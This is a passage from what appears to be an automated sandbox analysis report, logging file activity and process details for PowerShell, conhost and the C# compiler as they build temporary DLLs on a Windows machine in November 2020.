C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFB4FA2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	-Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB5101F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50ACB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50AD2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50AD2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50AD2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50ACB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50ACB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50ACB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB50ACB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB50AB62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	7FFB50AB63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB50BA12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	112	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	108	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB50BA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.dll	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.dll	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	221A2FEE9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4FA2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4FA2B526	ReadFile

Analysis Process: conhost.exe PID: 3924 Parent PID: 5500

General

Start time:	16:12:06
Start date:	23/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 6628 Parent PID: 5500

General

Start time:	16:12:15
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline'
Imagebase:	0x7ff71ec60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF71ECDE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP	success or wait	1	7FF71ECDE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O..... ....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF71ECDED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline	unknown	369	success or wait	1	7FF71EC71EE7	ReadFile
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs	unknown	402	success or wait	1	7FF71EC71EE7	ReadFile

Analysis Process: cvtres.exe PID: 1536 Parent PID: 6628

General

Start time:	16:12:16
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES508E.tmp' 'c:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP'
Imagebase:	0x7ff6741d0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 484 Parent PID: 5500

General

Start time:	16:12:19
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline'
Imagebase:	0x7ff71ec60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF71ECDE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP	success or wait	1	7FF71ECDE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
